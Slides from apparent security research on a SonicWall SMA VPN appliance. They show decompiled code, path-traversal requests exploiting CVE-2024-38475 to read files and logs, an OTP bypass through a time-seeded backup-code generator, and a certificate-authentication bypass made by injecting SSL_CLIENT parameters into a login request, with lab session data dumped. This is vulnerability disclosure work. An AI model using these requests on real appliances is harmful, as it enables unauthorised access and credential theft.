        uVar5 = domainRADIUSGetServer(uVar22);
        __fprintf_chk(gcgiOut, 1, "NELaunchX1.authServer = \"%s\\\";\\n", local_517);
        domainRADIUSFree(uVar22);
    }
}
else if (uVar7 == 4) {
    uVar35 = domainGetDomainId(iVar4);
    uVar22 = dbhGet(1);
    uVar22 = domainADFindByDomainId(uVar22, uVar35);
```

# Exploit

Something like this?

Requires admin access

Also not sure how to control that information easily



```
uVar22 = sessionGetDisplayName(local_9a4);
__fprintf_chk(gcgiOut, 1, "NELaunchX1.displayName = \"%s\\\";\\n", local_517);
uVar22 = sessionGetDomainName(local_9a4);
uVar5 = dbhGet(1);
iVar4 = domainFindByDomainName(uVar5, uVar22);
uVar22 = 0;
if (iVar4 != 0) {
    uVar22 = domainGetAuthType(iVar4);
}
uVar22 = authTypeToName(uVar22);
__fprintf_chk(gcgiOut, 1, "NELaunchX1.authType = \"%s\\\";\\n", uVar22);
uVar7 = domainGetAuthType(iVar4);
if (uVar7 == 3) {
    uVar35 = domainGetDomainId(iVar4);
    uVar22 = dbhGet(1);
    uVar22 = domainNTFindByDomainId(uVar22, uVar35);
    uVar5 = domainNTGetServer(uVar22);
    __fprintf_chk(gcgiOut, 1, "NELaunchX1.authServer = \"%s\\\";\\n", local_517);
    uVar5 = domainNTGetWorkgroup(uVar22);
    __fprintf_chk(gcgiOut, 1, "NELaunchX1.ntDomainName = \"%s\\\";\\n", local_517);
    domainNTFree(uVar22);
}
else if (uVar7 < 4) {
    if (uVar7 == 2) {
        uVar35 = domainGetDomainId(iVar4);
        uVar22 = dbhGet(1);
        uVar22 = domainRADIUSFindByDomainId(uVar22, uVar35);
        uVar5 = domainRADIUSGetServer(uVar22);
        __fprintf_chk(gcgiOut, 1, "NELaunchX1.authServer = \"%s\\\";\\n", local_517);
        domainRADIUSFree(uVar22);
    }
}
else if (uVar7 == 4) {
    uVar35 = domainGetDomainId(iVar4);
    uVar22 = dbhGet(1);
    uVar22 = domainADFindByDomainId(uVar22, uVar35);
```

# Status & Further research

## Multiple memory corruption vulnerabilities

Difficult to exploit for the time being

- No way to easily circumvent canary
- No info leaks to determine memory addresses

## Analysis of Apache configuration

Analyse how user requests are parsed and transferred to the appropriate handlers

## Analysis of authentication mechanism

For the CGIs and for the RESTful API

# CVE-2024-38475 : Path traversal due to `mod_rewrite` rules

## Background

Multiple Apache vulnerabilities discovered by Orange Tsai presented at Defcon 2024

- <https://blog.orange.tw/posts/2024-08-confusion-attacks-en/>
- Generally affects Apache 2.4 < 2.4.59

## Vulnerability Overview

Apache modules parse HTTP requests sequentially

- One module parses the « same » request after another

All modules do not parse the HTTP request in the exact same manner

- Shocker!

These discrepancies can lead to vulnerabilities in certain cases

- Mostly when certain Rewrite rules are in place

## DocRoot Confusion attack

### Which is Correct?

```
DocumentRoot /var/www/html  
RewriteRule ^/html/(.*)$ /$1.html
```

```
$ curl http://server/html/about
```

- ☐ /about.html
- ☐ /var/www/html/about.html



# Exploitability

**Requires Apache to allow reading within a specific folder**

Directory entry which does not deny access

```
1 <Directory /usr/share>
2     AllowOverride None
3     Require all granted
4 </Directory>
```

## SonicWall SMA Apache configuration

```
43 <Directory />  
44 Options FollowSymLinks  
45 AllowOverride None  
46 </Directory>  
47
```

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```

```
#Strip version numbers from static files - used for cache control
#In filename wildcard notation, this is similar to '*.*.*' (files with at least 2 dots)
#Any dots in between are stripped. 'bla.1.2.3.css' becomes 'bla.css'
RewriteCond %{REQUEST_URI} ^/[^\.]+\.*\.css$
RewriteCond %{REQUEST_URI} !^(/cgi-bin|/go|/cx)/
RewriteRule ^/(.+)\.[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[A-Za-z0-9]*-[0-9]+\.*\.css$ /$1.css
RewriteCond %{REQUEST_URI} ^/(js|images|themes)/.+\. [0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[A-Za-z0-9]*-[0-9]+\.*\.(.*)$
RewriteRule ^/(js|images|themes)/(.+)\.[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+[A-Za-z0-9]*-[0-9]+\.*\.(.*)$ /$1/$2.$3
#RESTful interface to filePermissions CGI
```



# SonicWall SMA

| Request   |     | Response  |     |
|---|-----|---|-----|
| Pretty  | Raw | Pretty  | Raw |
| <pre>1 GET /fileshare.css%3f.10.2.1.13-72sv.css HTTP/1.1 2 Host: 192.168.142.231 3 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128" 4 Accept-Language: en-US,en;q=0.9 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120   Safari/537.36 7 Sec-Ch-Ua-Platform: "Linux" 8 Accept: text/css,*/*;q=0.1 9 Sec-Fetch-Site: same-origin 0 Sec-Fetch-Mode: no-cors 1 Sec-Fetch-Dest: style 2 Referer: https://192.168.142.231/ 3 Accept-Encoding: gzip, deflate, br 4 Priority: u=0 5 Connection: keep-alive 6 7</pre> |     | <pre>1 HTTP/1.1 200 OK 2 Date: Fri, 04 Oct 2024 14:56:17 GMT 3 Server: SonicWALL SSL-VPN Web Server 4 strict-transport-security: max-age=31536000; includeSubDomains 5 Content-Security-Policy: script-src 'self' 'unsafe-eval';object-src 's 6 X-FRAME-OPTIONS: SAMEORIGIN 7 X-XSS-Protection: 1; mode=block 8 Referrer-Policy: strict-origin 9 X-Permitted-Cross-Domain-Policies: master-only 10 Feature-Policy: accelerometer 'none'; ambient-light-sensor 'none'; au   microphone 'self'; midi 'none'; payment 'none'; picture-in-picture 'no 11 Permissions-Policy: accelerometer=(), geolocation=(), gyroscope=(), ma 12 X-Content-Type-Options: nosniff 13 Last-Modified: Mon, 23 Sep 2024 09:34:28 GMT 14 Accept-Ranges: bytes 15 Content-Length: 6557 16 Keep-Alive: timeout=20, max=25 17 Connection: Keep-Alive 18 Content-Type: text/css 19 20 body,p,td, 21 .label{ 22     font-family:Tahoma,Arial,Verdana,sans-serif; 23     font-size:13px; 24     color:#000; 25     line-height:1.2em; 26 } 27 28 .menu{ 29     width:92px;</pre> |     |

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| Request |                     |  |          |  | Response |   |                               |        |  |
|---------|---------------------|--|----------|--|----------|---|-------------------------------|--------|--|
| Pretty  | Raw                 | Hex  |          |  | Pretty   | Raw   | Hex                           | Render |  |
| 1       | GET                 | /etc/passwd%3f.10.2.1.13-72sv.css  | HTTP/1.1 |  | 1        | HTTP/1.1  | 403 Forbidden                 |        |  |
| 2       | Host:               | 192.168.142.231  |          |  | 2        | Date:   | Mon, 21 Oct 2024 09:04:47 GMT |        |  |
| 3       | Sec-Ch-Ua:          | "Not;A=Brand";v="24", "Chromium";v="128"   |          |  | 3        | Server:   | SonicWALL SSL-VPN Web Server  |        |  |
| 4       | Accept-Language:    | en-US,en;q=0.9   |          |  | 4        | Content-Length:                                   | 239                           |        |  |
| 5       | Sec-Ch-Ua-Mobile:   | ?0   |          |  | 5        | Keep-Alive:                                       | timeout=20, max=25            |        |  |
| 6       | User-Agent:         | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36 |          |  | 6        | Connection:                                       | Keep-Alive                    |        |  |
| 7       | Sec-Ch-Ua-Platform: | "Linux"  |          |  | 7        | Content-Type:                                     | text/html; charset=iso-8859-1 |        |  |
| 8       | Accept:             | text/css,*/*;q=0.1   |          |  | 8        |   |                               |        |  |
| 9       | Sec-Fetch-Site:     | same-origin  |          |  | 9        | <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN" |                               |        |  |
| 10      | Sec-Fetch-Mode:     | no-cors  |          |  | 10       | <html>  |                               |        |  |
| 11      | Sec-Fetch-Dest:     | style  |          |  | 11       | <head>  |                               |        |  |
| 12      | Referer:            | https://192.168.142.231/   |          |  | 12       | <title>   |                               |        |  |
| 13      | Accept-Encoding:    | gzip, deflate, br  |          |  | 13       | 403 Forbidden                                     |                               |        |  |
| 14      | Priority:           | u=0  |          |  | 14       | </title>  |                               |        |  |
| 15      | Connection:         | keep-alive   |          |  | 15       | </head>   |                               |        |  |
| 16      |                     |  |          |  | 16       | <body>  |                               |        |  |
| 17      |                     |  |          |  | 17       | <h1>  |                               |        |  |
|         |                     |  |          |  | 18       | Forbidden   |                               |        |  |
|         |                     |  |          |  |          | </h1>   |                               |        |  |
|         |                     |  |          |  |          | <p>   |                               |        |  |
|         |                     |  |          |  |          | You don't have permission to access /e            |                               |        |  |
|         |                     |  |          |  |          | on this server.<br />                             |                               |        |  |
|         |                     |  |          |  |          | </p>  |                               |        |  |
|         |                     |  |          |  |          | </body>   |                               |        |  |
|         |                     |  |          |  |          | </html>   |                               |        |  |



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```
sqlite> .schema
CREATE TABLE ADBackups (domainId INTEGER PRIMARY KEY NOT NULL, currentServer TEXT, switchTime DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP );
CREATE TABLE VATickets ( rowid INTEGER PRIMARY KEY, TID INTEGER UNIQUE NOT NULL, ticketIssueTime DATETIME NOT NULL DEFAULT CURRENT_TIMESTAMP ,
ticketExpiration INTEGER , status INTEGER NOT NULL DEFAULT 0 );
CREATE TABLE EmailInviteURLs (rowid INTEGER PRIMARY KEY,customerTID TEXT,portalname TEXT,guest TEXT,expert TEXT,code TEXT,autoassist TEXT,techEmail
TEXT);
CREATE TABLE SSOPasswords ( userNameDomain TEXT PRIMARY KEY NOT NULL,password TEXT);
CREATE TABLE Sessions ( sessionId TEXT PRIMARY KEY NOT NULL, ipAddr TEXT, userAgent TEXT, loginTime DATETIME, initActivityTimestamp DATETIME,
activityTimestamp DATETIME, passwordExpiration DATETIME, scriptPath TEXT, timeout INTEGER NOT NULL DEFAULT 15, userName TEXT NOT NULL, userType
INTEGER NOT NULL, password TEXT, otpType INTEGER, otpSubject TEXT, otpBody TEXT, otp TEXT, portalName TEXT NOT NULL, domainName TEXT NOT NULL,
groupName TEXT NOT NULL, osType INTEGER, ipVersion INTEGER, tunnelIpVersion INTEGER, displayName TEXT, VATechActive INTEGER, VATechId TEXT,
VACurrentCustomer TEXT,cifsCurrentWorkgroup TEXT,cifsCurrentPw TEXT,cifsCurrentUser TEXT,cifsCurrentServer TEXT,customVarKeys TEXT,customVarValues
TEXT,activeSyncCredential TEXT,activeSyncDeviceId TEXT,hostIpAddress TEXT,epcStatus INTEGER NOT NULL DEFAULT 1,nxIpAddress TEXT,jreCheck INTEGER
DEFAULT 0,otpEmailDomain TEXT,ftpCurrentSession TEXT,csrfToken TEXT,nxErrorCode INTEGER DEFAULT 0,clientHostnameForDHCP TEXT,pdaStatus
INTEGER,pdaDeviceId TEXT,pdaOS TEXT,pdaPlatformDetails TEXT,otpEmailInfo TEXT,nxUserMappedIP INTEGER DEFAULT 0,aovEmail TEXT,sessionLimit INTEGER
DEFAULT 0,parentSessionId TEXT,idplogOutURL TEXT,aovDisconnectCode TEXT,needChangePass INTEGER DEFAULT 0,aovUnlockTime DATETIME);
[...]
```

```
sqlite> select * from Sessions;
kWUf5NhDMLEF1G9thRL2BChOkQJCWJmLwhhMt084PBg=|192.168.142.141|Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71
Safari/537.36|1729176642|1729176642|1730294131|1772354838||15|admin|2|EA7E84E2B8ACD01CEB681DF8F60AB40B|0||||VirtualOffice|LocalDomain|LocalDomain|0|
0|0|admin|0|||||||192.168.142.231|3|0|||LOKwQZ9InQdGBH6sNL69BLtbB6ILpLgT|0||1||||0|0|0|0|0|0
XnPDI4TzScvzVY6cuWC1vPDeH7sZ8pOMfPAEnZgNS2Q=|192.168.142.141|Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/125.0.6422.112
Safari/537.36|1729868037|1729868037|1730294248|1772358482||15|test|0|82C84E6B2BD2868D1FD2E67BEA013F7D|0||||VirtualOffice|LocalDomain|LocalDomain|0|
0|0|test|0|||||||192.168.142.231|3|0|||bCPuTJtiutbZi6zUuQuObB7OuY0QLC0v|0||1||||0|0|0|0|0|0
sqlite>
```

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| Request  |         | Response   |                |
|--|---------|--|----------------|
| Pretty   | Raw Hex | Pretty   | Raw Hex Render |
| 1 GET  |         | 40 [Fri Sep 27 07:22:53.608095 2024] [core:notice] [pid 1872] AH00052: child pid 1888 exit                                   |                |
| 2 /usr/src/EasyAccess/var/logs/httpd.log                       |         | 41 [Fri Sep 27 07:22:53.608583 2024] [core:notice] [pid 1872] AH00052: child pid 1894 exit                                   |                |
| 3 HTTP/1.1   |         | 42 [Fri Sep 27 07:22:53.608826 2024] [core:notice] [pid 1872] AH00052: child pid 1895 exit                                   |                |
| 4 Host: 192.168.142.231  |         | 43 [Fri Sep 27 07:22:53.609090 2024] [core:notice] [pid 1872] AH00052: child pid 1898 exit signal                            |                |
| 5 Sec-Ch-Ua: "Not;A=Brand";v="24", "Chromium";v="128"          |         | 44 [Fri Sep 27 07:22:53.609280 2024] [core:notice] [pid 1872] AH00052: child pid 1901 exit signal                            |                |
| 6 Accept-Language: en-US,en;q=0.9                              |         | 45 [Fri Sep 27 07:39:11.761298 2024] [error] [pid 1897] (20014)internal error (specific information not available): [client  |                |
| 7 Sec-Ch-Ua-Mobile: ?0   |         | 127.0.0.1:12345, referer: https://192.168.142.231/   |                |
| 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)        |         | 46 [Fri Sep 27 07:39:11.761444 2024] [proxy:error] [pid 1897] [client 192.168.142.141:52076] AH00898: Error reading from rem |                |
| 9 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 |         | / _api_/http://127.0.0.1:12345/login/534d414c49386e573142796c38493356515543624d50795a4d6d306239327062/authenticate, refe     |                |
| 10 Safari/537.36   |         | 47 [Fri Sep 27 07:39:11.761650 2024] [http:error] [pid 1897] [client 192.168.142.141:52076] validate status line failed, sta |                |
| 11 Sec-Ch-Ua-Platform: "Linux"                                 |         | 48 [Fri Sep 27 07:42:56.351470 2024] [core:notice] [pid 1872] AH00052: child pid 1890 exit signal Segmentation fault (11)    |                |
| 12 Accept: text/css,*/*;q=0.1                                  |         | 49 [Fri Sep 27 07:42:58.364296 2024] [core:notice] [pid 1872] AH00052: child pid 1889 exit signal Segmentation fault (11)    |                |
| 13 Sec-Fetch-Site: same-origin                                 |         | 50 [Fri Sep 27 07:43:14.444941 2024] [core:notice] [pid 1872] AH00052: child pid 1885 exit signal Segmentation fault (11)    |                |
| 14 Sec-Fetch-Mode: no-cors                                     |         | 51 [Fri Sep 27 07:44:49.915962 2024] [core:notice] [pid 1872] AH00052: child pid 1880 exit signal Segmentation fault (11)    |                |
| 15 Sec-Fetch-Dest: style                                       |         | 52 *** glibc detected *** /usr/src/EasyAccess/bin/httpd: corrupted double-linked list: 0xb9c1a7c8 ***                        |                |
| 16 Referer: https://192.168.142.231/                           |         | 53 ===== Backtrace: =====  |                |
| 17 Accept-Encoding: gzip, deflate, br                          |         | 54 /lib/libc.so.6(+0x72f0b)[0xb6c26f0b]  |                |
| 18 Priority: u=0   |         | 55 /lib/libc.so.6(+0x732e6)[0xb6c272e6]  |                |
| 19 Connection: keep-alive                                      |         | 56 /lib/libc.so.6(+0x74700)[0xb6c28700]  |                |
|  |         | 57 /lib/libc.so.6(_libc_malloc+0x61)[0xb6c2aa31]   |                |
|  |         | 58 /usr/lib/libpython3.6m.so.1.0(+0x93095)[0xb6402095]   |                |
|  |         | 59 /usr/lib/libpython3.6m.so.1.0(+0x949ff)[0xb64039ff]   |                |
|  |         | 60 /usr/lib/libpython3.6m.so.1.0(PyObject_Malloc+0x2c)[0xb640325c]   |                |
|  |         | 61 /usr/lib/libpython3.6m.so.1.0(PyUnicode_New+0xa9)[0xb64219e1]   |                |
|  |         | 62 /usr/lib/libpython3.6m.so.1.0(PyUnicodeWriter_PrepareInternal+0x1c6)[0xb643d7e6]  |                |
|  |         | 63 /usr/lib/libpython3.6m.so.1.0(PyUnicode_DecodeUTF8Stateful+0xc4)[0xb6443944]  |                |
|  |         | 64 /usr/lib/libpython3.6m.so.1.0(PyUnicode_DecodeUTF8+0x27)[0xb6444c87]  |                |
|  |         | 65 /usr/lib/python3.6/lib-dynload/_pythonapi.so(+0x6797)[0xb56c1797]   |                |
|  |         | 66 /usr/lib/python3.6/lib-dynload/_pythonapi.so(+0x67e6)[0xb56c17e6]   |                |
|  |         | 67 /usr/lib/python3.6/lib-dynload/_pythonapi.so(+0x6d57)[0xb56c1d57]   |                |
|  |         | 68 /usr/lib/libpython3.6m.so.1.0(PyCFunction_FastCallDict+0x25f)[0xb63fc8ef]   |                |
|  |         | 69 /usr/lib/libpython3.6m.so.1.0(+0x106be5)[0xb6475be5]  |                |
|  |         | 70 /usr/lib/libpython3.6m.so.1.0(PyEval_EvalFrameDefault+0x4304)[0xb647b0b4]   |                |
|  |         | 71 /usr/lib/libpython3.6m.so.1.0(+0x105122)[0xb6474122]  |                |
|  |         | 72 /usr/lib/libpython3.6m.so.1.0(+0x106bc0)[0xb6475bc0]  |                |
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|  |         | 75 /usr/lib/libpython3.6m.so.1.0(PyEval_EvalCodeEx+0x76)[0xb6476726]   |                |
|  |         | 76 /usr/lib/libpython3.6m.so.1.0(+0x6e145)[0xb63dd145]   |                |
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# Authentication analysis

**Multi-factor authentication can be enabled**

**Various second factors can be used**

- **OTP**
- **Certificate**
- **Others?**

**Implementing MFA correctly seems to be difficult**

# OTP authentication bypass

If OTPs are used as a second auth factor

There is the possibility to generate backup codes

| Request |                            |  |          | Response |   |   |        |
|---------|----------------------------|--|----------|----------|---|---|--------|
| Pretty  | Raw                        | Hex  |          | Pretty   | Raw   | Hex   | Render |
| 1       | GET                        | /cgi-bin/backupcode?action=generate  | HTTP/1.1 | 1        | HTTP/1.1  | 200 OK  |        |
| 2       | Host:                      | 192.168.142.231  |          | 2        | Date:   | Mon, 14 Oct 2024 14:51:22 GMT   |        |
| 3       | Cookie:                    | uimode=contemporary; ajaxUpdates=ON; connectAgentInstalled=YES; swap="NkVjMDFSy1dnY0VwWHiyUnMxNnB6SEtwVfV1SXVibXZsNkhyNH15Nko4Yz0="; swcctn=m106e0U0mGmh8hegyHhB160MGkVH0k66 |          | 3        | Server:   | SonicWALL SSL-VPN Web Server  |        |
| 4       | Sec-Ch-Ua:                 | "Chromium";v="129", "Not=A?Brand";v="8"  |          | 4        | Content-Disposition:  | attachment; filename="admin@LocalDomain.txt"  |        |
| 5       | Sec-Ch-Ua-Mobile:          | ?0   |          | 5        | Accept-Ranges:  | bytes   |        |
| 6       | Sec-Ch-Ua-Platform:        | "Linux"  |          | 6        | Strict-Transport-Security:  | max-age=31536000; includeSubDomains   |        |
| 7       | Accept-Language:           | en-US,en;q=0.9   |          | 7        | Content-Security-Policy:  | script-src 'self' 'unsafe-eval';object-src 'self';style-s   |        |
| 8       | Upgrade-Insecure-Requests: | 1  |          | 8        | X-FRAME-OPTIONS:  | SAMEORIGIN  |        |
| 9       | User-Agent:                | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36  |          | 9        | X-XSS-Protection:   | 1; mode=block   |        |
| 0       | Accept:                    | text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7                                      |          | 10       | Referrer-Policy:  | strict-origin   |        |
| 1       | Sec-Fetch-Site:            | none   |          | 11       | X-Permitted-Cross-Domain-Policies:                                  | master-only   |        |
| 2       | Sec-Fetch-Mode:            | navigate   |          | 12       | Feature-Policy:   | accelerometer 'none'; ambient-light-sensor 'none'; autoplay 'none'; 'self'; midi 'none'; payment 'none'; picture-in-picture 'none'; speaker 'none'; s |        |
| 3       | Sec-Fetch-User:            | ?1   |          | 13       | Permissions-Policy:   | accelerometer=(), geolocation=(), gyroscope=(), magnetometer=()   |        |
| 4       | Sec-Fetch-Dest:            | document   |          | 14       | X-Content-Type-Options:   | nosniff   |        |
| 5       | Accept-Encoding:           | gzip, deflate, br  |          | 15       | Content-Length:   | 250   |        |
| 6       | Priority:                  | u=0, i1  |          | 16       | Keep-Alive:   | timeout=20, max=25  |        |
| 7       | Connection:                | keep-alive   |          | 17       | Connection:   | Keep-Alive  |        |
| 8       |                            |  |          | 18       | Content-Type:   | text/plain  |        |
| 9       |                            |  |          | 19       |   |   |        |
|         |                            |  |          | 20       | Your Personal backup codes for admin@LocalDomain on 192.168.142.231 |   |        |
|         |                            |  |          | 21       |   |   |        |
|         |                            |  |          | 22       | Inu133Qf  |   |        |
|         |                            |  |          | 23       | jqBfgceq  |   |        |
|         |                            |  |          | 24       | d9sDTHbR  |   |        |
|         |                            |  |          | 25       | lYQy9Sb0  |   |        |
|         |                            |  |          | 26       | IyzJ1NPj  |   |        |
|         |                            |  |          | 27       | HtGny7I4  |   |        |
|         |                            |  |          | 28       | 4lHVRMEu  |   |        |
|         |                            |  |          | 29       | kzqpPunl  |   |        |
|         |                            |  |          | 30       |   |   |        |

# OTP authentication bypass

## How not to random

```
puVar10 = local_99;
uVar7 = time((time_t *)0x0);
srand(uVar7);
local_2ac = 0;
do {
    iVar8 = 0;
    do {
        iVar2 = rand();
        puVar10[iVar8] = (&DAT_080495e0)[iVar2 % 0x3e];
        iVar8 = iVar8 + 1;
    } while (iVar8 != 8);
    uVar3 = backupCode_SHA1_string(local_99 + local_2ac, 8, local_49);
    uVar3 = cJSON_CreateString(uVar3);
    cJSON_AddItemToArray(uVar1, uVar3);
    local_2ac = local_2ac + 10;
    puVar10[8] = 0xd;
    puVar10[9] = 10;
    puVar10 = puVar10 + 10;
} while (local_2ac != 0x50);
uVar3 = dbhGet(1);
iVar8 = userFindByUserNameAndDomainName(uVar3, param_1, param_2);
if (iVar8 == 0) {
    vpLogV2(5, 3, 0, param_1, param_2, "Failed to find user", 0);
}
else {
    uVar1 = cJSON_PrintUnformatted(uVar1);
    userSetBackupCode(iVar8, uVar1);
    uVar1 = dbhGet(1);
    userSave(uVar1, iVar8);
}
```




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}
```

# Certificate-based authentication overview



# Certificate-based authentication

```
class Authenticate(Resource):
    """Authenticate the user"""

    post_reqparser = reqparse.RequestParser()
    post_reqparser.add_argument('userName', type = str, default = '', help = 'The user name.')
    post_reqparser.add_argument('password', type = str, default = '', help = 'The password.')
    post_reqparser.add_argument('domainName', type = str, default = '', help = 'The domain name is required.')
    post_reqparser.add_argument('portalName', type = str, default = '', help = 'The portal name.')
    post_reqparser.add_argument('deviceId', type = str, default = '', help = 'The device id.')
    post_reqparser.add_argument('deviceType', type = str, default = '', help = 'The device type: activesync, outlook, or others.')
    post_reqparser.add_argument('deviceAuthorization', type = str, default = '', help = 'The basic authentication string.')
    post_reqparser.add_argument('clientSupportPDA', type = str, default = '', help = 'The client support PDA or not.')
    post_reqparser.add_argument('SSL_CLIENT_VERIFY', type = str, dest = 'sslClientVerify')
    post_reqparser.add_argument('SSL_CLIENT_S_DN', type = str, dest = 'subject')
    post_reqparser.add_argument('SSL_CLIENT_I_DN', type = str, dest = 'issuer')
    post_reqparser.add_argument('interactive', type = str, default = '', help = 'The login is interactive or not.')

    swagger_post_reqparser = copy.deepcopy(post_reqparser)

    if (API_UNIT_TEST_MODE == False):
        post_reqparser.add_argument('HTTP_USER_AGENT', type = str, required = True, dest = 'userAgent', location = 'environ')
        post_reqparser.add_argument('REMOTE_ADDR', type = str, required = True, dest = 'clientIpAddress')
        post_reqparser.add_argument('SERVER_ADDR', type = str, required = True, dest = 'serverIpAddress')
        post_reqparser.add_argument('SERVER_NAME', type = str, required = True, dest = 'hostName')
        post_reqparser.add_argument('HTTP_HOST', type = str, required = True, dest = 'host', location = 'environ')
        post_reqparser.add_argument('SSL_CLIENT_VERIFY', type = str, dest = 'sslClientVerify')
        post_reqparser.add_argument('SSL_CLIENT_S_DN', type = str, dest = 'subject')
        post_reqparser.add_argument('SSL_CLIENT_I_DN', type = str, dest = 'issuer')
        post_reqparser.add_argument('Portal-Name', type = str, default = '', dest = 'envPortalName')
        post_reqparser.add_argument('SERVER_PORT', type = str, required = True, dest = 'serverPort')
```

# Certificate-based authentication bypass

The application does not check the provenance of the parameters

They can be added manually to the request!

```
POST /cgi-bin/userLogin HTTP/1.1
[...]
```

```
userName=test&password=password1234&domainName=LocalDomain&p  
ortalName=VirtualOffice&SSL_CLIENT_VERIFY=U1VDQ0VTUw==&SSL_C  
LIENT_S_DN=L0M9REsvTD1BYXJodXMvTz1mcm9nZ2VyL0NOPXRlc3Q=&SSL_  
CLIENT_I_DN=L0M1M2RESy9MJTNkQWFyaHVzL081M2Rmcm9nZ2VyK0NBL0NO  
JTNkdGhlaGVhdC5kaw==
```

# Expanding research surface

**Apache module (`mod_httprp`) used for certain requests such as proxying requests to internal (or external?) services**

`https://sonicwall/go/http://whatever/toto`

**Performs authentication and authorization checks**

Can forward SSO credentials to the backend Web service

Supports various types of authentication

- Basic
- NTLM
- Digest

## Searching for interesting functions

```
mod_httprp.so,<EXTERNAL>::strcpy,FUN_00024150,0x00024374,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,FUN_00024150,0x000243b0,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,FUN_00024150,0x000244a2,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,FUN_00024150,0x00024533,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,FUN_00024150,0x00024607,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,FUN_000304d0,0x000307be,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,FUN_000304d0,0x00030e9a,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,FUN_000304d0,0x00030ef7,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,FUN_000304d0,0x000310ae,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,httprp_process_regex_rules,0x00035455,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,httprp_process_regex_rules,0x00035564,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,httprp_process_regex_rules,0x000355de,'None'  
mod_httprp.so,<EXTERNAL>::strcpy,httprp_process_regex_rules,0x000356ed,'None'  
mod_httprp.so,<EXTERNAL>::strncat,FUN_00026e10,0x00026fa3,'(register, 0x0, 4)'  
mod_httprp.so,<EXTERNAL>::strncat,FUN_00026e10,0x0002727f,'(register, 0x0, 4)'  
mod_httprp.so,<EXTERNAL>::strncat,httprp_ntlm_get_type3_auth,0x00046b4b,'(unique, 0x2400, 4)'  
mod_httprp.so,<EXTERNAL>::strncat,httprp_ntlm_get_type3_auth,0x00046b9e,'(register, 0x1c, 4)'  
mod_httprp.so,<EXTERNAL>::strcat,get_citrix_jar,0x0001fc1e,'None'  
